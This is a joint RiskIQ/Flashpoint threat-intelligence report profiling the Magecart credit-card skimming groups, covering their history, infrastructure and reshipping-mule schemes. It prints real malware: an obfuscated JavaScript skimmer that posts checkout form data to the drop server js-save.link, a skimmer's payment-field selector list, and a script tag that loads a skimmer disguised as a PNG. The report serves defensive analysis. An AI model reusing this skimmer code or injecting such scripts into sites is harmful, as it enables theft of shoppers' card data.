Inside Magecart:

Profiling the Groups Behind the Front Page Credit Card Breaches and the Criminal Underworld that Harbors Them

Authors:

Yonathan Klijnsma, RiskIQ
Vitali Kremez, Flashpoint
Jordan Herman, RiskIQ

Executive Summary

Magecart is an umbrella term given to at least seven cybercriminal groups that are placing digital credit card skimmers on compromised e-commerce sites at an unprecedented rate and with frightening success. In a few short months, Magecart has gone from relative obscurity to dominating national headlines and ascending to the top of the e-commerce industry's public enemy list.

Responsible for recent high-profile breaches of global brands Ticketmaster, British Airways, and Newegg, in which its operatives intercepted thousands of consumer credit card records, Magecart is only now becoming a household name. However, its activity isn't new and points to a complex and thriving criminal underworld that has operated in the shadows for years.

In this RiskIQ and Flashpoint joint report, we'll build a timeline of the Magecart phenomenon from the inception of digital credit-card skimming—its evolution from a Cart32 shopping cart software backdoor to Magecart's current all-out assault on e-commerce that compromises thousands of sites both directly and via breaches of third-party suppliers.

We'll also profile the six leading Magecart groups along with notable related unclassified threat groups, highlighting their skimmers, tactics, targets, and what makes them unique:

- **Group 1 & 2 -** Casts a wide net for targeting, likely using automated tools to breach and skim sites. Monetizes with a sophisticated reshipping scheme.
- **Group 3 -** Goes for a high volume of targets to go for as many victims as possible, but is unique in the way its skimmer works.
- **Group 4 -** Extremely advanced, this group blends in with its victims' sites to hide in plain sight and employs methods to avoid detection.
- **Group 5 -** Implicated in the breach of Ticketmaster, this group hacks third-party suppliers to breach as many targets as it can.
- **Group 6 -** Extremely selective, only going for top-tier targets, such as British Airways and Newegg to secure a high-volume of traffic and transactions.

From there, Flashpoint will delve into the commercial side of Magecart operations—the sale and distribution of stolen cards on underground shops, the monetization of Magecart operations through mule-handling and shipping goods, and the dynamics of an underground supply chain offering operatives skimmer kits and compromised e-commerce sites as a service.

Table of Contents

Foreword

Before starting this report we would like to explain a few things which should clear up some elements that might seem confusing to readers:

- We documented six groups in this report, with the last group designated as Group 7. Group 1 and Group 2 have been collapsed into the same group which is explained in the Group 2 section of this report.
- When we note the victims in the header section of each group, we are referring to the number of stores the skimmer has reached according to our data. We do not count the consumers whose payment information was skimmed because that number is impossible to accurately quantify.
- In certain campaigns, not every site hit with a skimmer has payment information stolen. If the skimmer does not end up on the payment page, as is the case in many Group 5 campaigns, payment information will not be intercepted.
- Flashpoint has purposely not identified identities of sellers or group operators in this report as it relates to the active criminal investigation. The information provided is contextual and meant to illuminate a more vivid picture of Magecart group and their operations.
- We continue to work and share relevant victim information with impacted organization and law enforcement to ensure proper notification and aid active criminal investigation. We will not identify victims unless we have contacted them before publishing this report, or the victims have already made a public announcement of their breach.
- Throughout our journey tracking and identifying these groups and the threat they pose, Flashpoint and RiskIQ have actively worked to prevent and mitigate the threats. However, given the sheer scale of victims affected by Magecart, it's not possible to reach out to all of them. For that reason, we focused on taking on Magecart at its source by taking down its infrastructure with the help of AbuseCH and ShadowServer.
- Any organization that suspects they've been affected by Magecart can reach out to RiskIQ at any time—we're happy to provide free data, information, and guidance to help combat this growing threat.

*The information provided herein is for general information and informational purposes only. It is not intended and should not be construed to constitute legal or any other professional advice. RiskIQ, Flashpoint, and the authors (collectively, the "Authors") reserve the right to modify the contents of this document at any time without prior notice.

Although the Authors have used reasonable efforts to include accurate and up-to-date information herein, none of the Authors make any warranties or representations of any kind as to its accuracy, currency, or completeness. You expressly agree that access to and use of and reliance on this document and the content thereof is at your own risk. To the full extent permissible by applicable law, the Authors disclaim all warranties of any kind, express or implied. None of the Authors shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

As a convenience to you, some of the pages contain links to websites not maintained by the Authors. The linked sites are not under the control of, and the Authors are not responsible for, the contents of any website to which it is linked. The inclusion of any link does not imply endorsement, approval, or sponsorship by any of the Authors or the linked site of one another.

Introduction

The name Magecart has become well known as of late. Recent high-profile compromises have brought the threat of online card skimming to the forefront of security conversations and news publications. There are many reasons for this. First, there are fortunes to be made via card data theft. Secondly, compromising vendors or third-party suppliers that are unable to defend themselves or detect the compromise is often a trivial task. Thirdly, there has been little threat of consequence to those behind these compromises.

In short, the rewards are too great, the hurdles too low, and the consequences largely non-existent for this threat to go away any time soon. Thus, the scope of online card skimming and the number of victims claimed by Magecart continues to increase even as we learn more about them and our picture of their past activities and the breadth of victims becomes clearer. However, it's important to note that card data theft from online vendors did not begin with Magecart—it's been going on for a long time.

Origins

In April 2000, it was revealed that a backdoor in the Cart32 shopping cart software had existed for more than a year, exposing the credit card information of thousands of customers of many small and medium e-commerce vendors who used the software to manage payments for their online stores.[1] This early case of third-party shopping cart software exposing online shoppers' credit card information foretold a trend that would increase during the next 18 years.

Chatter on osCommerce community forums in 2007 pointed to increasing and persistent attacks on, and compromises of, shopping cart software via different vulnerabilities and techniques.[2] Analysis from Trend Micro in 2011 revealed that mass compromises of osCommerce implementations were used to inject iframes into legitimate vendor pages which then pushed users to downloads of data-stealing malware.[3] In December 2013, attackers targeted and compromised Magento PHP scripts for the first time. The modified scripts pulled personal and card data from checkout forms and dumped it to drop servers such as java-e-shop[.]com.[4] This activity continued through 2015 and evolved with some simple obfuscation and data exfiltration via email.[5] Another skimmer, called Visbot, also emerged at this time. It limited its targets to those running Visvo implementations, and bundled stolen data into fake image files stored on the server for the attacker to retrieve later.[6]

The Magecart threat grew out of a single group's activities in 2015 when it began compromising vendor websites and injecting skimmers. Several thousand stores were affected during that time. RiskIQ became aware of the threat and began tracking it in 2015. A new group emerged in 2016 with a skimmer and infrastructure distinct from the first group. The evolution of skimmers and the multiplication of groups continues to this day. Some of these groups cast wide nets and hit as many vendors as possible. Some carefully conceal their skimmer. Some target third parties to gain access to the thousands of vendors they serve. Some limit their victims to a few high-value organizations and use specially tailored skimmers, domains, and attacks against them. The threat actors continue to grow, evolve, and learn.

[1] https://www.wired.com/2000/04/backdoor-exposes-credit-cards/

[2] https://forums.oscommerce.com/topic/283542-successful-hack-attacks/

[3] https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/100/oscommerce-mass-compromise-leads-to-datastealing-malware-infections

[4] https://www.atwix.com/magento/credit-card-numbers-leak/

[5] https://blog.sucuri.net/2015/04/impacts-of-a-hack-on-a-magento-ecommerce-website.html,

[6] https://blog.sucuri.net/2015/06/magento-platform-targeted-by-credit-card-scrapers.html, https://gwillem.gitlab.io/2016/12/01/visbot-malware-on-6691-stores-analysis/

Going Where the Money Is

The advent of online purchasing altered the global economy, shifting spending away from brick-and-mortar establishments to digital storefronts. Massive online spending gave rise to shopping behemoths such as Amazon and Alibaba, as well as multitudes of small- and medium-sized shops. It also created a space for a new hidden economy to grow around the theft and sale of credit card data.

As with other business supply chains, we see specialization in the criminal cyber community. Software developers create kits for stealing card data from compromised stores but take no part in the actual compromise. They earn money by either selling their kits or entering into profit-sharing agreements with groups or individuals who compromise organizations and then use their kit to inject the skimmer and steal card data. Criminals may compromise stores through their own means or they may simply purchase access to compromised vendor sites through illicit stores on the dark web where such access is sold. The price for each compromised vendor site is set according to its value as determined by those running the illicit stores.

Once the card data is stolen it must be monetized. There are further illicit stores that specialize in the sale of stolen card data. Presumably, the parties that buy the cards use them to make purchases. Criminal groups may also cut out the middleman and instead recruit unwitting persons to receive goods purchased with stolen card data and re-ship them overseas to the criminal group, who then sell the goods in their home countries.

This economy is currently supporting multiple groups and individuals that have moved to capitalize on the opportunity presented by card theft in the era of online shopping.

Threat Groups

While Magecart is the umbrella name we use to describe multiple criminal groups that perform skimming attacks to obtain payment information, we actively track each individual group performing these attacks. We define these groups based on a number of different factors and pick one or more that clearly differentiates a group for us. The following is a list of criteria we use for this classification:

1. Infrastructure is unique:
   a. There is a unique pool of IP addresses
   b. There is a unique pool of domains
   c. There is a specific server setup fingerprint
2. Skimmer is unique:
   a. A unique obfuscation technique is used
   b. The skimmer is unique in its functioning or approach to getting data
   c. The skimmer is loaded in a unique way
3. Targeting is unique:
   a. Their pool of targets has a unique presence/fingerprint
   b. The way they gain access to their targets is unique
   c. The way they place the skimmer on their victim's site is unique
   d. The method they use to reach their victims is differentiated

A Word of Caution

While we have well-defined groups in the report, this list is not definitive or complete. We break down the first six groups of the set we track, but there are many more groups and individuals taking part in Magecart web skimming. This report is meant to provide insight into the tactics of some of the criminal groups in this space and the scale at which they operate.

Some of the groups we cover in this report began web skimming because they saw that others were successful at it, and bought or built their kits to get in on the action. Currently, these groups compete with one another in a space that's getting more crowded by the day.

We provide victim counts with each group that represent what we have observed in our crawl data but can be lower than the actual victim count. The reason for this is that we don't crawl every website on the internet; we try to but we don't see everything. This means that at times we will not find obscure webshops also affected.

[8] https://gwillem.gitlab.io/2015/11/17/widespread-credit-card-hijacking-discovered/
[9] https://www.riskiq.com/blog/labs/magecart-reshipping-mules/

Group 1

First Seen: 2015

Victims: 2,500+

Modus Operandi

The first Magecart group emerged in 2015, with data on its activities beginning in April or early May as reported by Willem de Groot.[7] However, it may have been active as early as 2014 based on the creation of domains it used as part of a reshipping scheme. In this scheme, the group fooled job seekers in the U.S. into shipping items purchased with stolen credit cards to Eastern Europe where the goods were sold.


RiskIQ began tracking the Magecart threat in November 2015 and flagged a domain hosting an early skimmer incarnation as the earliest incident. The domain identified by RiskIQ shared infrastructure with the domains used in the re-shipping monetization scheme. Because of this, we were able to use passive DNS data inside RiskIQ Community Edition to see the infrastructure connections between the domains and discover the extent of the fraudulent reshipping scheme.[8] This connection also allowed us to determine that two of the Magecart groups we had identified were actually a single group.

During 2016, Group 1's operations and infrastructure evolved to the point where, in late 2016, some of its activities began taking the form of Magecart Group 2. Finally, the creation of the `uslogisticexpress.com` domain in December 2015 and the use of it in conjunction with its 2016 activities allowed us to determine definitively that the two groups were one.

Group 1 cast a wide net with its skimmer, most likely using automated tools to attack and compromise sites and then upload the skimmer code. Several thousand sites were compromised during this early campaign.

The Skimmer

The original Magecart skimmer was comprised of javascript embedded into e-commerce pages. Whenever card data was entered into a form, the skimmer copied the form and sent the stolen card data to a drop server. In this skimmer version, the drop server was the same as the one serving the skimmer. Though it has evolved over the years, tailored by other groups to better fit their needs, the basic elements of the skimmer are still in use.



```
setTimeout(function () {
    jQuery(function (_0xa463x1) {
        _0xa463x1(document)['on']('change', 'form', function () {
            grelos_v = null;
            a = ['select[name="payment[cc_exp_year]"]', 'input[name="expiration"]', 'input[name="full_cc_expiration"]', 'select[id="redecard_expiration_yr"]'];
            for (var _0xa463x2 = 0; _0xa463x2 < 4; _0xa463x2++) {
                try {
                    if (_0xa463x1(a[_0xa463x2])['val']()['length'] > 0) {
                        _0xa463x3()
                    }
                } catch (e) {}
            };

            function _0xa463x3() {
                var _0xa463x4 = '';
                var _0xa463x5 = document['querySelectorAll']('input, select, textarea, checkbox');
                for (var _0xa463x6 = 0; _0xa463x6 < _0xa463x5['length']; _0xa463x6++) {
                    if (_0xa463x5[_0xa463x6]['value']['length'] > 0) {
                        var _0xa463x7 = _0xa463x5[_0xa463x6]['name'];
                        if (_0xa463x7 == '') {
                            _0xa463x7 = 'jik' + _0xa463x6
                        };
                        var _0xa463x8 = _0xa463x7['replace'](/\[/g, '-');
                        var _0xa463x9 = _0xa463x8['replace'](/-redecard/, '');
                        _0xa463x4 += _0xa463x9['replace'](/]/g, '') + '=' + _0xa463x5[_0xa463x6]['value'] + '&'
                    }
                };
                _0xa463x4 = _0xa463x4 + '&idd=' + window['location']['host'];
                _0xa463x1['ajax']({
                    url: 'https://js-save.link/mag.php',
                    data: _0xa463x4,
                    type: 'POST',
                    dataType: 'json',
                    success: function (_0xa463xa) {
                        return false
                    },
                    error: function (_0xa463xb, _0xa463xc, _0xa463xd) {
                        return false
                    }
                })
            }
        })
    })
}, 5000)
```

The skimmer contains the following elements:

1. A timeout function is set to 5000. After the timeout period has elapsed, the skimmer will restart its functionality and run through the script again.
2. The skimmer checks to see if it is on a payments page and inspects specific payment form fields to determine if data has been entered.
3. If payment data has been entered into the form, it is extracted.
4. The skimmed data is sent to the drop server at `js-save.link` via a POST request. In this case, the drop server is the same as that serving the skimmer script to the compromised website.

Victims

As stated earlier, Group 1 compromised several thousand stores. Some of the more prominent ones included the National Republican Senate Committee, Guess (Australia), and Everlast. It is unlikely that any of the victims were specifically targeted, but were instead swept up by the group's automated attack and compromise setup.


Profit

In July of that year, Magecart Group 1 created `useaglelogistics.com`, a website purporting to be a legitimate shipping company, as part of its scheme for monetizing stolen credit card data.

This reshipping scheme used false job postings to recruit unwitting persons in the United States to receive electronics or other goods purchased with stolen card data. These mules then re-shipped the goods to Eastern Europe where the criminal group sold them for profit. The domain `uslogisticexpress.com` was later registered for the same purpose.

Group 2

We merged Group 2 with Group 1 after we found a link in the way the group made it profits. The reshipping company for Group 1 was the same as the one for Group 2 but relabelled after the name it used for their phony business, US Eagle Logistic, was discovered by a legitimate reshipping company by the same name. After the legitimate company became aware of the abuse of its brand, it posted the following notice on their website:



Contact Us

!!! Job Scam Alert !!!

2014/01/16


Please be aware of the on going job scam that try to hire people using our company name to do a re-shipping job, also known as a Reshipping Scam or Merchandise Mule.

This is a criminal activity against Federal Law. If you are unfamiliar with this type of scam, please see the following link: *https://postalinspectors.uspis.gov/radDocs/consumer/ReshippingScam.html*

If you would like to work with us, please send your resume ONLY to hr@usa-els.com or call the phone number listed below.

America

After dropping this name and domain, the group switched the name to US Logistic Express and simply swapped out the name and logo from the old US Eagle Express website. The new reshipping company website looked like this:



Group 3

First Seen: 2016


Victims: 800+

Modus Operandi

Group 3 operates similarly to some of the other groups in that it goes for high volumes of compromises to grab as many cards as possible. However, they do not target high-end web stores. The group is differentiated in the way its skimmer works which, along with its unique infrastructure, is the reason we designate it as a separate group.

The Skimmer

Group 3's skimmer takes a different approach to skimming compared to other Magecart skimmers. Instead of checking if the skimmer is running on a checkout page by evaluating the URL location of the page, Group 3's skimmer checks if any of the forms on that page hold payment information. To do this, the group has defined what the fields in certain payment forms look like. In the skimmer, it looks like this:



```
ids = [
    ['[name="payment[cc_number]"]', '[name="payment[cc_cid]"]', '[name="payment[cc_exp_month]"]', '[name="payment[cc_exp_year]"]'],
    ['[name="payment[cc_number]"]', '[name="payment[cc_cid]"]'],
    ['#adyen_cc_cc_number', '#adyen_cc_cc_cid', '#adyen_cc_expiration', '#adyen_cc_expiration_yr'],
    ['#stripe_cc_number', '#stripe_cc_cvc', '#stripe_cc_expiration_month', '#stripe_cc_expiration_year'],
    ['#pinpayments_cc_number', '#pinpayments_cc_cid', '#pinpayments_expiration', '#pinpayments_expiration_yr'],
    ['#ewayrapid_notsaved_cc_number', '#ewayrapid_notsaved_cc_cid', '#ewayrapid_notsaved_expiration', '#ewayrapid_notsaved_expiration_yr'],
    ['[name="heidelpaycw_visa[ACCOUNT.NUMBER]"]', '[name="heidelpaycw_visa[ACCOUNT.VERIFICATION]"]', '[name="heidelpaycw_visa[ACCOUNT.EXPIRY_MONTH]"]',
    ['#cardNumber', '#securityCode', '#cardExpirationMonth', '#cardExpirationYear'],
    ['#fatzebra_cc_number', '#fatzebra_cc_cid', '#expire-date'],
    ['#radweb_stripe_cc_number', '#radweb_stripe_cc_cid', '#radweb_stripe_expiration', '#radweb_stripe_expiration_yr'],
    ['[name=psn]', '[name=csc]', '[name=expirydate1]', '[name=expirydate2]'],
    ['#braintree_cc_number', '#braintree_cc_cid', '#braintree_expiration', '#braintree_expiration_yr'],
    ['#card_number', '#cvv', '#expiration'],
    ['#pagarme_cc_cc_number', '#pagarme_cc_cc_cid', '#pagarme_cc_expiration', '#pagarme_cc_expiration_yr'],
    ['#cryozonic_stripe_cc_number', '#cryozonic_stripe_cc_cid', '#cryozonic_stripe_expiration', '#cryozonic_stripe_expiration_yr'],
    ['#creditCardNumber', '#adyen_cc_cc_cid', '#adyen_cc_expiration', '#adyen_cc_expiration_yr'],
    ['#cardNumber', '#verification', '#accountExpiryMonth', '#accountExpiryYear'],
    ['#cartoes_numero_cartao_1', '#cartoes_codigo_seguranca_cartao_1', '#cartoes_mes_cartao_1', '#cartoes_ano_cartao_1'],
    ['[name=creditCardNumber]', '[name=cvv2]', '[name=expiryMonth]', '[name=expiryYear]'],
    ['#authnetcim_cc_number', '#authnetcim_cc_cid', '#authnetcim_cc_exp_month', '#authnetcim_cc_exp_year'],
    ['#authorizenet_cc_number', '#authorizenet_cc_cid', '#authorizenet_expiration', '#authorizenet_expiration_yr'],
    ['#pagarme_cc_cc_number_one', '#pagarme_cc_cc_cid_one', '#pagarme_cc_expiration_one', '#pagarme_cc_expiration_yr_one'],
    ['#pagarme_cc_cc_number_two', '#pagarme_cc_cc_cid_two', '#pagarme_cc_expiration_two', '#pagarme_cc_expiration_yr_two'],
    ['#cielov3_debit_cc_number_one', '#cielov3_debit_cc_cid_one', '#cielov3_debit_expiration_one', '#cielov3_debit_expiration_yr_one'],
    ['#cielov3_debit_cc_number_two', '#cielov3_debit_cc_cid_two', '#cielov3_debit_expiration_two', '#cielov3_debit_expiration_yr_two'],
    ['[name="payment[securetrading_stpp_card_number]"]', '[name="payment[securetrading_stpp_security_code]"]', '[name="payment[securetrading_stpp_expir
    ['#card_cc_number', '#card_cc_cid', '#card_expiration', '#card_expiration_yr'],
    ['[name="payment[ps_cc_number]"]', '[name="payment[ps_cc_cid]"]', '[name="payment[ps_cc_exp_month]"]', '[name="payment[ps_cc_exp_year]"]'],
    ['[name="payment[number]"]', '[name="payment[cvc]"]', '[name="payment[month]"]', '[name="payment[year]"]'],
    ['#paymetric_token', '#paymetrictokenize_cc_cid', '#paymetrictokenize_expiration', '#paymetrictokenize_expiration_yr'],
    ['[name="cardnumber"]', '[name="cvc"]', '[name="exp-date"]'],
    ['#moip_cc_number', '#moip_cc_cid', '#credito_expiracao_mes', '#credito_expiracao_ano'],
    ['#ebanx_cc_br_cc_number', '#ebanx_cc_br_cc_cid', '#ebanx_cc_br_expiration', '#ebanx_cc_br_expiration_yr']
];
```

The list contains a set of field IDs per item which map to a certain payment form. What is interesting about this approach is that while it has some generic input field names such as `cardNumber`, it also has specific filters for known payment-processing companies. This allows the skimmer to be website agnostic and identify any payment field the skimmer encounters.

To give an idea of its scope, this is a list of payment vendors whose payment forms are currently supported by Group 3's skimming abilities. Many of these vendors are active in Latin America, possibly indicating a focus in that region:

- Adyen
- Stripe
- eWay
- Braintree
- Heidel Pay
- Fat Zebra
- Radweb
- Pagar.me
- Cryozonic
- Authorize Net
- Paymetric
- Moip Pagementos
- EBANX
- Cielo

The skimmer executes every 700 milliseconds and goes through three steps of data collection. Any of these steps can be enabled or disabled by global flags at the top of the skimmer. These individual skimming steps are:

1. Check if there is a generic form that contains `billing` in its name. If so, it will extract the billing information from that form and store it in the local storage of the browser under the key `__billing123`.
2. Check if there is a generic form that contains shipping in its name. If so, it will extract the `shipping` information from that form and store it in the local storage of the browser under the key `__shipping123`.
3. Check if any form matches any of the payment form field names in the list discussed above. If there is a match the information is extracted.

Group 3 performs these three steps to ensure it has the name and address for the person paying, which may be entered in a different step and on a different page than the one in which payment details are entered. By putting the data in local storage, the Magecart operators can confirm that they have all the data they need before sending it off. Even if all the information is entered on the same page, this method would work. Group 3 is the only group we've seen taking these steps.

The final step is exfiltrating the skimmed data. The data from all three steps is concatenated into one large JSON object. This data is then sent to the drop server in a POST request, with the body of the request containing the stolen data formatted as JSON.

Group 4


First Seen: 2017

Victimized webshops: 3000+

Modus Operandi

Group 4 is advanced. Once the group has access, it is extremely careful about how it places the skimmer. This group focuses on high volumes of compromises with the goal of getting as many cards as possible without specific targeting. However, it doesn't shy away from targeting altogether.

Group 4 tries to blend in with normal web traffic, so it registers domains mimicking ad providers, analytics providers, victim's domains, and anything else that can be used to hide in plain sight. The group will change how its skimmer appears and will also change what the URLs look like. As a way to blend in with network traffic, Group 4 changes the file paths to image file extensions instead of normal javascript extensions. Here is an example where the skimmer is loaded as an image:



1 **https://www.techrabbit.com/apple-ipad-2-cellular-tablet.html?sku=APP-IPAD2-32GB-CELL-BK-B2&condition=271&nosto=nosto-page-product1**
Referrer: https://www.techrabbit.com/catalog/product/view/id/20906/s/apple-ipad-air-2-tablet/category/941/?sku=APP-IPADAIR2-64GB-GR-B2&condition=271
Cause: parentPage

Contains Element :

```
<script type="text/javascript" src="//checkercarts.com/media/wysiwyg/alothemes/static/footer-3.png"/>
```

